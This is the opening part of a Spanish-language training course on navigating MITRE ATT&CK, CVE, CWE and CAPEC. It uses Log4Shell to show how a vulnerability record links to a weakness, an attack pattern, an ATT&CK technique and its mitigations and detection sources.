


Curso Práctico:

**Conociendo,
Navegando y
Aplicando:**

MITRE.org



www.darFe.es



Objetivo General

Capacitar a los participantes en el uso práctico de las principales bases de conocimiento de MITRE para mejorar la ciberdefensa, identificación de vulnerabilidades, análisis de amenazas y diseño de estrategias de mitigación.

Temario:

1 Introducción a MITRE.org y MITRE ATT&CK

- 1.1 MITRE y su ecosistema
- 1.2 Componentes principales
- 1.3 Algunos enlaces de interés
- 1.4 ¿Cómo se relacionan?
- 1.5 NIST NVD (National Vulnerability Database)

PRÁCTICAS Y EJERCICIOS DEL CAPÍTULO 1

2. Comprendiendo las Tácticas de MITRE ATT&CK

- 2.1 ¿Qué es MITRE ATT&CK?
- 2.2 Estructura del framework
- 2.3 Cómo navegar la matriz
- 2.4 Herramienta complementaria: ATT&CK Navigator

PRÁCTICAS Y EJERCICIOS DEL CAPÍTULO 2

3. Mitre Caldera

- 3.1 Qué es Caldera de MITRE
- 3.2 Herramienta: Caldera de MITRE

- 3.2.1 Instalación de Caldera.
 - 3.2.2 Acceso y presentación de Caldera
 - 3.2.3 Prueba inicial de “agent”
 - 3.2.4 Secuencia normal de trabajo con Mitre Caldera
 - 3.2.5 Lancemos nuestra primer operación
- PRÁCTICAS Y EJERCICIOS DEL CAPÍTULO 3

4. Integración de ATT&CK, CVE, CWE y CAPEC en un Caso Real

- 4.1 Caso: Apache Log4Shell (CVE-2021-44228)
- 4.2 Etapas del ataque y mapa MITRE ATT&CK
- 4.3 Elementos relacionados
- 4.4 Simulación del ataque con entorno controlado
- 4.5 EJERCICIO: Análisis, correlación y mitigación

5. EJERCICIO FINAL: Simular y analizar una campaña de ataque

6. Respuestas

1 – Introducción a MITRE.org y MITRE ATT&CK


¿Qué es MITRE?

MITRE es una organización sin fines de lucro que provee recursos vitales para entender las amenazas y vulnerabilidades que enfrentan los sistemas hoy en día. Su proyecto inicial fue el **SAGE** (Semi-Automatic Ground Environment), que se trató del primer sistema conectado de defensa aérea de EEUU y estaba compuesto por grandes ordenadores y redes que tenían el fin de coordinar los datos de las estaciones de radar. Esta organización, todavía existe en la actualidad, pero ahora se denomina **MITRE**.

En 2014 crearon el único centro de I+D de colaboración público-privada en EEUU dedicado en exclusiva a la **ciberseguridad**: el **National Cybersecurity FFRDC** (Federally Funded Research and Development Centers). Fruto de esta amplia experiencia, los equipos de MITRE desarrollaron **ATT&CK** (Adversarial Tactics, Techniques, and Common Knowledge), una herramienta que ahora es muy utilizada por toda la comunidad de expertos en ciberseguridad.

El nombre **MITRE** fue creado por **James McCormack Jr**, uno de los miembros originales del consejo de administración. Este nombre no es un acrónimo, aunque se pueden encontrar en Internet varias afirmaciones de que lo es (*Massachusetts Institute of Technology Research And Engineering o Massachusetts Institute of Technology Reject Engineers*), originalmente siempre en mayúsculas, MITRE comenzó a utilizar mayúsculas normales alrededor de la época de la escisión de Mitretek, pero ambas formas todavía se pueden encontrar ampliamente a partir de 2023.

En 2023, **Simon Garfinkel** para **MIT Technology Review** estudió cientos de documentos de archivo y no pudo determinar el origen del nombre de MITRE. **Howard Murphy**, historiador de la Universidad Estatal de Nueva York en Oneonta, fue citado en Technology Review diciendo que los fundadores de la empresa eligieron el nombre MITRE porque era la grafía francesa de la palabra inglesa “miter”, una unión suave de dos piezas



En este curso veremos cuatro pilares fundamentales de MITRE:

1. **MITRE ATT&CK** (*Adversarial Tactics, Techniques, and Common Knowledge*) — Matriz que organiza y clasifica todas las tácticas y técnicas que los adversarios usan en ataques reales. Lo veremos con muchos ejemplos prácticos, desde la ejecución remota hasta la exfiltración de datos.



2. **CVE** (*Common Vulnerabilities and Exposures*) — Listado oficial de vulnerabilidades con identificadores únicos, que te permiten saber exactamente qué fallas afectan a tus sistemas.

3. **CWE** (*Common Weakness Enumeration*) — Catálogo de debilidades comunes en software y hardware que causan esas vulnerabilidades.



4. **CAPEC** (*Common Attack Pattern Enumeration and Classification*) — Clasificación de patrones de ataque que usan los adversarios para explotar esas debilidades.



¿Por qué es importante esto? Porque al comprender este ecosistema podemos anticipar ataques, detectar intrusiones y mejorar la seguridad de forma proactiva.

Durante el curso, además de teoría, vamos a realizar muchos ejercicios prácticos: búsquedas en bases de datos, simulaciones con la herramienta **Mitre Caldera**, scripting para detección de vulnerabilidades, análisis de casos reales y mucho más.

Al final, estarás listo para aplicar estas técnicas en cualquier entorno profesional.

Este conocimiento no solo te hará entender mejor el panorama de ciberseguridad, sino que te dará herramientas para analizar y defender sistemas en la vida real.

1.1 MITRE y su ecosistema

MITRE Corporation opera centros de investigación y desarrollo financiados por el gobierno de los Estados Unidos ([FFRDCs: Federally funded research and development centers](#)). Su misión es resolver problemas complejos de interés público, especialmente en áreas como:

- Defensa
- Seguridad nacional
- Salud
- Ciberseguridad

En ciberseguridad, MITRE desarrolla modelos, bases de conocimiento, marcos de ataque y defensa, y clasificaciones que son de uso libre y ampliamente adoptadas por gobiernos, empresas e investigadores.

1.2 Componentes principales

Iniciativa	Enlace	Propósito
MITRE ATT&CK	attack.mitre.org	Base de conocimiento de tácticas y técnicas utilizadas por adversarios reales.
CVE (Common Vulnerabilities and Exposures)	cve.mitre.org	Registro público de vulnerabilidades conocidas.
CWE (Common Weakness Enumeration)	cwe.mitre.org	Clasificación de debilidades en software que pueden causar vulnerabilidades.
CAPEC (Common Attack Pattern Enumeration and Classification)	capec.mitre.org	Catálogo de patrones de ataque utilizados por adversarios.

1.3 Algunos enlaces de interés

A continuación se presentan una serie de enlaces más directos hacia las diferentes páginas con las que trabajaremos durante todo este ciclo.

<https://www.mitre.org> → OUR R&D CENTERS

<https://www.mitre.org/our-impact/rd-centers> → OUR FFRDCS

federally funded research and development centers (FFRDCs)

<https://www.mitre.org/our-impact/rd-centers/national-cybersecurity-ffrdc>

CYBER OPERATIONS AND EFFECTS INNOVATION CENTER

<https://www.mitre.org/our-impact/mitre-labs/cyber-operations-and-effects-innovation-center>

RESOURCES

MITRE ATT&CK

<https://attack.mitre.org>

Common Vulnerabilities and Exposures

<https://cve.mitre.org>

Common Weakness Enumeration

<https://cwe.mitre.org>

Common Attack Pattern Enumeration and Classification

<https://capec.mitre.org>

<https://www.mitre.org/our-impact/rd-centers/national-cybersecurity-ffrdc>

Abajo de todo: CYBER SOLUTIONS INNOVATION CENTER → EXPLORE CYBER SOLUTIONS

<https://www.mitre.org/our-impact/mitre-labs/cyber-solutions-innovation-center>

RESOURCES

Common Vulnerabilities and Exposures

<https://cve.mitre.org>

Common Weakness Enumeration

<https://cwe.mitre.org>

Common Attack Pattern Enumeration and Classification

<https://capec.mitre.org>

También se puede llegar desde:

<https://www.mitre.org> → Cybersecurity → Learn More

MITRE LABS: <https://www.mitre.org/our-impact/mitre-labs>

CYBER INFRASTRUCTURE PROTECTION INNOVATION CENTER

<https://www.mitre.org/our-impact/mitre-labs/cyber-infrastructure-protection-innovation-center>

CYBER OPERATIONS AND EFFECTS INNOVATION CENTER

<https://www.mitre.org/our-impact/mitre-labs/cyber-operations-and-effects-innovation-center>

RESOURCES

MITRE ATT&CK

<https://attack.mitre.org>

Common Vulnerabilities and Exposures

<https://cve.mitre.org> (hoy: <https://www.cve.org>)

Common Weakness Enumeration

<https://cwe.mitre.org>

Common Attack Pattern Enumeration and Classification

<https://capec.mitre.org>

Si deseas profundizar más aún en todos sus centros de investigación, aquí abajo os dejamos todos los enlaces:

<https://www.mitre.org/our-impact/mitre-labs>

- [Artificial Intelligence and Autonomy Innovation Center](#)
- [Cost, Acquisition, and Management Sciences Center](#)
- [Cross-Cutting Urgent Innovation Cell](#)
- [Cyber Infrastructure Protection Innovation Center](#)
- [Cyber Operations and Effects Innovation Center](#)
- [Cyber Solutions Innovation Center](#)
- [Electronic Systems Innovation Center](#)
- [Emerging Technology Innovation Center](#)
- [Enterprise Strategy and Transformation Innovation Center](#)
- [Health and Society Innovation Center](#)
- [Infrastructure and Networking Innovation Center](#)
- [Integrated Systems Innovation Center](#)
- [Modeling and Analysis Innovation Center](#)
- [Software Engineering Innovation Center](#)
- [Systems Engineering Innovation Center](#)

1.4 ¿Cómo se relacionan?

Para entenderlo mejor, veamos un ejemplo en [cuatro pasos](#) encadenado **MITRE ATT&CK**, **CVE**, **CWE** y **CAPEC**.

Paso 1. Un atacante explota una **vulnerabilidad** conocida:

👉 CVE-2021-44228 (Log4Shell):

<https://www.cve.org/CVERecord?id=CVE-2021-44228>

Descubrimos que un atacante ha podido controlar los parámetros de los mensajes de registro y ejecutado código arbitrario en nuestro servidor LDAP. Investigando, vemos que puede tener relación con esta **CVE-2021-44228**.

Si abrimos la misma desde el enlace de arriba, lo primero que nos indica es que se trata de un problema de **Apache**, en concreto relacionado con **Log4j2**, y que afecta a las versiones: **2.0-beta9** hasta **2.15.0** (excluyendo las versiones de seguridad 2.12.2, 2.12.3 y 2.3.1).

Si buscamos en Google por **Apache Log4j2** nos indica que: *“Apache Log4j 2 se erige como uno de los marcos de trabajo de registro más potentes y versátiles disponibles para aplicaciones Java. Como sucesor del ampliamente utilizado Log4j, este marco de trabajo completamente reescrito aborda los problemas de rendimiento, las limitaciones arquitectónicas y las vulnerabilidades de seguridad que plagaban las versiones anteriores”*.

Si analizamos el contenido de esta CVE, vemos que está relacionado con 3 **CWE**, la primera de ellas es **CWE-502**. Por lo que, para seguir investigando el tema, nos dirigimos a la misma.

CVE-2021-44228
PUBLISHED

[View JSON](#)
[User Guide](#)

Collapse all

Required CVE Record Information

CNA: Apache Software Foundation

Published: 2021-12-10 **Updated:** 2023-04-03

Title: Apache Log4j2 JNDI Features Do Not Protect Against Attacker Controlled LDAP And Other JNDI Related Endpoints

Description

Apache Log4j2 2.0-beta9 through 2.15.0 (excluding security releases 2.12.2, 2.12.3, and 2.3.1) JNDI features used in configuration, log messages, and parameters do not protect against attacker controlled LDAP and other JNDI related endpoints. An attacker who can control log messages or log message parameters can execute arbitrary code loaded from LDAP servers when message lookup substitution is enabled. From log4j 2.15.0, this behavior has been disabled by default. From version 2.16.0 (along with 2.12.2, 2.12.3, and 2.3.1), this functionality has been completely removed. Note that this vulnerability is specific to log4j-core and does not affect log4net, log4cxx, or other Apache Logging Services projects.

CWE 3 Total

[Learn more](#)

- **CWE-502: CWE-502 Deserialization of Untrusted Data**
- **CWE-400: CWE-400 Uncontrolled Resource Consumption**
- **CWE-20: CWE-20 Improper Input Validation**

Product Status

[Learn more](#)

Vendor	Product
Apache Software Foundation	Apache Log4j2
Versions 1 Total	

NOTA: Más adelante, en este mismo punto, desarrollaremos la relación de CVE con **NIST**. No quisimos hacerlo en este párrafo para no desviarnos de la secuencia de análisis dentro de MITRE, pero no te pierdas esta relación, más adelante pues es fundamental.



Paso 2. Esa vulnerabilidad se debe a una **debilidad de software**:

👉 **CWE-502:** Deserialization of Untrusted Data:
<https://cwe.mitre.org/data/definitions/502.html>

Si abrimos esta CWE, lo primero que vemos en su Descripción es que: *“El producto deserializa datos no fiables sin garantizar suficientemente que los datos resultantes serán válidos”*. (recuadrado en verde).

Si nuevamente consultamos en Google, de qué se trata esto, nos dice que: *“La deserialización de datos no fiables, también conocida como deserialización insegura, ocurre cuando una aplicación web permite que datos serializados, provenientes de fuentes no confiables, sean deserializados y utilizados. Esto puede permitir que atacantes inyecten código malicioso o manipulen el comportamiento de la aplicación, llevando a la ejecución remota de código, robo de datos o incluso el control total del sistema”*.

En concreto, esto es lo que nos está sucediendo. Dicho sea de paso, el dibujo sencillo que nos muestra la CWE al lado de la descripción, es bastante representativo.

Con este breve análisis, estamos empezando a comprender cuál es la debilidad que tenemos en nuestra infraestructura.


CWE-502: Deserialization of Untrusted Data

Weakness ID: 502
 Vulnerability Mapping: **ALLOWED**
 Abstraction: Base

View customized information: Conceptual Operational Mapping Friendly Complete Custom

▼ Description

The product deserializes untrusted data without sufficiently ensuring that the resulting data will be valid.



▼ Alternate Terms
 ▼ Common Consequences
 ▼ Potential Mitigations
 ▼ Relationships
 ▼ Background Details
 ▼ Modes Of Introduction
 ▼ Applicable Platforms
 ▼ Likelihood Of Exploit
 ▼ Demonstrative Examples
 ▼ Selected Observed Examples
 ▼ Detection Methods
 ▼ Memberships
 ▼ Vulnerability Mapping Notes
 ▼ Notes
 ▼ Taxonomy Mappings
 ▼ Related Attack Patterns

CAPEC-ID	Attack Pattern Name
CAPEC-586	Object Injection

Si prestamos atención en la parte inferior de esta CWE, nos indica que se relaciona con el patrón de ataque **CAPEC-586** (recuadrado en **rojo**). Recordemos que CAPEC quiere decir: “Common Attack Pattern Enumeration and Classification”, por lo que para seguir comprendiendo el problema, pasemos a analizar este patrón de ataque que puede haber empleado este intruso.

Paso 3. El atacante utiliza un patrón de ataque:

👉 **CAPEC-586: Object Injection**

Nos vamos a: <https://capec.mitre.org>. Desde allí, en la ventana “search” colocamos **586** (recuadrado en **rojo** en la imagen de arriba).

Se nos abrirá la ventana que presentamos en la imagen que sigue.

CAPEC-586: Object Injection

Attack Pattern ID: 586
Abstraction: Meta

View customized information: Conceptual Operational Mapping-Friendly **Complete**

Description
An adversary attempts to exploit an application by injecting additional, malicious content during its processing of serialized objects. Developers leverage serialization in order to convert data or state into a static, binary format for saving to disk or transferring over a network. These objects are then deserialized when needed to recover the data/state. By injecting a malformed object into a vulnerable application, an adversary can potentially compromise the application by manipulating the deserialization process. This can result in a number of unwanted outcomes, including remote code execution.

Likelihood Of Attack
Medium

Typical Severity
High

Relationships

View Name	Top Level Categories
Domains of Attack	Software
Mechanisms of Attack	Inject Unexpected Items

Prerequisites
The target application must unserialize data before validation.

Consequences

Scope	Impact	Likelihood
Availability	Resource Consumption	
Integrity	Modify Data	
Authorization	Execute Unauthorized Commands	

Mitigations

Implementation: Validate object before deserialization process

Design: Limit which types can be deserialized.

Implementation: Avoid having unnecessary types or gadgets available that can be leveraged for malicious ends. Use an allowlist of acceptable classes.

Implementation: Keep session state on the server, when possible.

Related Weaknesses

CWE-ID	Weakness Name
502	Deserialization of Untrusted Data

References
[REF-468] "Deserialization of Untrusted Data". OWASP. 2017-01.

Content History

En la descripción (recuadrada en **verde** en la imagen de arriba), nos indica que: “Un adversario intenta explotar una aplicación inyectando contenido malicioso adicional durante el procesamiento de objetos serializados. Los desarrolladores utilizan la serialización para convertir datos o estados en un formato binario estático para guardarlos en disco o transferirlos a través de una red. Estos objetos se deserializan cuando es necesario recuperar los datos o el estado. Al inyectar un objeto malformado en una aplicación vulnerable, un adversario puede potencialmente comprometer la aplicación manipulando el proceso de deserialización. Esto puede dar lugar a una serie de resultados no deseados, incluyendo la ejecución remota de código”.


Nos indica también que su probabilidad de ataque (*Likelihood Of Attack*) es “Media” y su severidad es “Alta” (*High*).

Al final de la imagen anterior, hemos resaltado en **azul** un dato muy importante: [REF-468] "Deserialization of Untrusted Data". **OWASP**. 2017-01.

OWASP (*Open Web Application Security Project*), es una organización sin ánimo de lucro dedicada a mejorar la seguridad del software. Su objetivo principal es proporcionar recursos, herramientas y guías para ayudar a desarrolladores y organizaciones a crear aplicaciones web más seguras.

Si nos vamos a Web: <https://owasp.org>

Y buscamos por: "*Deserialization of Untrusted Data*", recuadrado en **rojo**, en la imagen de la derecha.



Deserialization of untrusted data

NVD Categorization

CWE-502: Deserialization of Untrusted Data: The application deserializes untrusted data without sufficiently verifying that the resulting data will be valid.

Description

Data which is untrusted cannot be trusted to be well formed. Malformed data or unexpected data could be used to abuse application logic, deny service, or execute arbitrary code, when deserialized.

Consequences

- Availability: The logic of deserialization could be abused to create recursive object graphs or never provide data expected to terminate reading.
- Authorization: Potentially code could make assumptions that information in the deserialized object about the data is valid. Functions which make this dangerous assumption could be exploited.
- Access control (instruction processing): malicious objects can abuse the logic of custom deserializers in order to affect code execution.

Exposure period

- Requirements specification: A deserialization library could be used which provides a cryptographic framework to seal serialized data.
- Implementation: Not using the safe deserialization/serializing data features of a language can create data



OWASP

PROJECTS CHAPTERS EVENTS ABOUT Q

Explore the world of cyber security

Driven by volunteers, OWASP resources are accessible for everyone.

Deserialization of Untrusted Data

Nos sigue ampliando el detalle de esta vulnerabilidad. A su vez, vemos que la primera línea nos habla de “**NVD Categorization**”, donde **NVD** viene de “National Vulnerability Database, del NIST” que, reiteramos, lo desarrollaremos unas páginas más abajo. En este punto también, nos hace referencia a la CWE-502, que acabamos de presentar.



Paso 4. Y ejecuta una **técnica** de una matriz MITRE ATT&CK:

👉 T1190: Exploit Public-Facing Application (parte de Initial Access)

En nuestro caso concreto, el camino más sencillo que solemos seguir, es buscar por el tipo de vulnerabilidad que venimos estudiando desde el paso 1, la cual es “**Log4j**”. Por lo tanto nos vamos a **MITRE ATT&CK**: <https://attack.mitre.org>

Y en la ventana “**Search**” colocamos: **Log4j**, tal cual hemos resaltado en **rojo** en la imagen de la derecha.

Ahora, prestad mucha atención!!!, la búsqueda nos presenta diferentes opciones, la primera relacionada a Panda, la segunda a Cinnamon, la cuarta Active Scanning... pero la tercera nos dice claramente “**Exploit Public-Facing Application**”, es decir: “Explotar una aplicación de cara al público”, que es exactamente lo que nos ha sucedido en este Apache. En este caso, todo indica que es la que más se ajusta a todo nuestro análisis, por lo que nos decantamos por esta misma, que es la “**Technique T1190 – Enterprise**”. Este mensaje nos indica que se trata de la matriz de **empresa** (**Enterprise**) y de la Técnica: **T1190**.



Si seleccionamos (hacemos “**click**”) en esta misma, se nos desplegará la imagen que se presenta a la izquierda.

Sobre la arquitectura que nos presenta **MITRE ATT&CK** seguiremos profundizando en el capítulo 2, pero por ahora solo nos interesa saber que estamos en la:

- Matriz de **Empresa** (**Enterprise**)
- Táctica de **Acceso Inicial** (Initial Access)
- Técnica de **Explotar una aplicación de cara al público**, (Exploit Public-Facing Application)

Esta Técnica de **Explotar una aplicación de cara al público**, (Exploit Public-Facing Application), si avanzamos para profundizar en ella, nos presenta:

Varios ejemplos de procedimientos que pueden emplearse para aprovechar esta vulnerabilidad.

MITRE ATT&CK			
Techniques			
Enterprise	Mitigations		
Reconnaissance			
Resource Development			
Initial Access			
Content Injection			
Drive-by Compromise			
Exploit Public-Facing Application			
External Remote Services			
Hardware Additions			
Phishing			
Replication Through Removable Media			
	ID	Mitigation	Description
	M1048	Application Isolation and Sandboxing	Application isolation will limit what other processes and system features the exploited target can access.
	M1050	Exploit Protection	Web Application Firewalls may be used to limit exposure of applications to prevent exploit traffic from reaching the application.
	M1035	Limit Access to Resource Over Network	Ensure that all publicly exposed services are actually intended to be so, and restrict access to any that should only be available internally.
	M1030	Network Segmentation	Segment externally facing servers and services from the rest of the network with a DMZ or on separate hosting infrastructure.
	M1026	Privileged Account Management	Use least privilege for service accounts will limit what permissions the exploited process gets on the rest of the system.

Diferentes medidas que podemos adoptar para mitigarla.

Medias y herramientas que podemos emplear para detectar intentos de explotación de esta vulnerabilidad.

MITRE ATT&CK			
Techniques			
Enterprise	References		
Reconnaissance			
Resource Development			
Initial Access			
Content Injection			
Drive-by Compromise			
Exploit Public-Facing Application			
External Remote Services			
Hardware Additions			
Phishing			
Replication Through Removable Media			
Supply Chain Compromise			
Trusted Relationship			
Valid Accounts			
	1. National Vulnerability Database. (2017, February 2). CVE-2016-6662 Detail. Retrieved April 3, 2018.	58. Orleans, A. (2020, August 31). Who is PIONEER KITTEN?. Retrieved December 21, 2020.	
	2. CIS. (2017, May 15). Multiple Vulnerabilities in Microsoft Windows SMB Server Could Allow for Remote Code Execution. Retrieved April 3, 2018.	59. CISA. (2020, September 15). Iran-Based Threat Actor Exploits VPN Vulnerabilities. Retrieved December 21, 2020.	
	3. US-CERT. (2018, April 20). Russian State-Sponsored Cyber Actors Targeting Network Infrastructure Devices. Retrieved October 19, 2020.	60. ClearSky. (2020, December 17). Pay2Key Ransomware – A New Campaign by Fox Kitten. Retrieved December 21, 2020.	
	4. Omar Santos. (2020, October 19). Attackers Continue to Target Legacy Devices. Retrieved October 20, 2020.	61. Mark Graham, Carolyn Ahlers, Kyle O'Meara, Dragos. (2024, July). Impact of FrostyGoop ICS Malware on Connected OT Systems. Retrieved November 20, 2024.	
	5. National Vulnerability Database. (2017, September 24). CVE-2014-7169 Detail. Retrieved April 3, 2018.	62. Cybereason Nocturnus. (2019, June 25). Operation Soft Cell: A Worldwide Campaign Against Telecommunications Providers. Retrieved July 18, 2019.	
	6. German Hoeffner, Aaron Soehnen and Gianni Perez. (2023, February 7). ESXiArgs Ransomware Targets Publicly-Exposed ESXi OpenSLP Servers. Retrieved March 26, 2025.	63. MSTIC. (2019, December 12). GALLIUM: Targeting global telecom. Retrieved January 13, 2021.	
	7. Dan Goodin. (2021, February 25). Code-execution flaw in VMware has a severity rating of 9.8 out of 10. Retrieved April 8, 2025.	64. Counter Threat Unit Research Team. (2019, September 24). Revil/Sodinokibi Ransomware. Retrieved August 4, 2020.	
	8. Marvi, A. et al.. (2023, March 16). Fortinet Zero-Day and Custom Malware Used by Suspected Chinese Actor in Espionage Operation. Retrieved March 22, 2023.	65. MSTIC. (2021, March 2). HAFNIUM targeting Exchange Servers with 0-day exploits. Retrieved March 3, 2021.	
	9. Greenberg, A. (2022, November 10). Russia's New Cyberwarfare in Ukraine Is Fast, Dirty, and Relentless. Retrieved March 22, 2023.	66. Gruzweig, J. et al. (2021, March 2). Operation Exchange Marauder: Active Exploitation of Multiple Zero-Day Microsoft Exchange Vulnerabilities. Retrieved March 3, 2021.	
	10. OWASP. (2018, February 23). OWASP Top Ten Project.	67. Bromiley, M. et al. (2021, March 4). Detection and Response to Exploitation of Microsoft Exchange Zero-Day Vulnerabilities. Retrieved March 9, 2021.	
		68. Microsoft Threat Intelligence Team & Detection and	

MITRE ATT&CK			
Techniques			
Enterprise	Procedure Examples		
Reconnaissance			
Resource Development			
Initial Access			
Content Injection			
Drive-by Compromise			
Exploit Public-Facing Application			
External Remote Services			
	ID	Name	Description
	G1030	Agrius	Agrius exploits public-facing applications for initial access to victim environments. Examples include widespread attempts to exploit CVE-2018-13379 in FortiOS devices and SQL injection activity. ^{[1][2]}
	G0007	APT28	APT28 has used a variety of public exploits, including CVE-2020-0688 and CVE-2020-17144, to gain execution on vulnerable Microsoft Exchange; they have also conducted SQL injection attacks against external websites. ^{[1][14]}
	G0016	APT29	APT29 has exploited CVE-2019-19781 for Citrix, CVE-2019-11510 for Pulse Secure VPNs, CVE-2018-13379 for FortiGate VPNs, and CVE-2019-9670 in Zimbra software to gain access. ^{[1][14]}
	G0007	APT39	APT39 has used SQL injection for initial compromise. ^{[1][1]}

MITRE ATT&CK			
Techniques			
Enterprise	Detection		
Reconnaissance			
Resource Development			
Initial Access			
Content Injection			
Drive-by Compromise			
Exploit Public-Facing Application			
External Remote Services			
Hardware Additions			
Phishing			
Replication Through Removable Media			
Supply Chain Compromise			
Trusted Relationship			
Valid Accounts			
	ID	Data Source	Data Component
	DS0015	Application Log	Content
			Detecting software exploitation may be difficult depending on the tools available. Software exploits may not always succeed or may cause the exploited process to become unstable or crash. Web Application Firewalls may detect improper inputs attempting exploitation. Web server logs (e.g., <code>var/log/nginx</code> or <code>/var/log/apache</code> for Apache web servers on Linux) may also record evidence of exploitation.
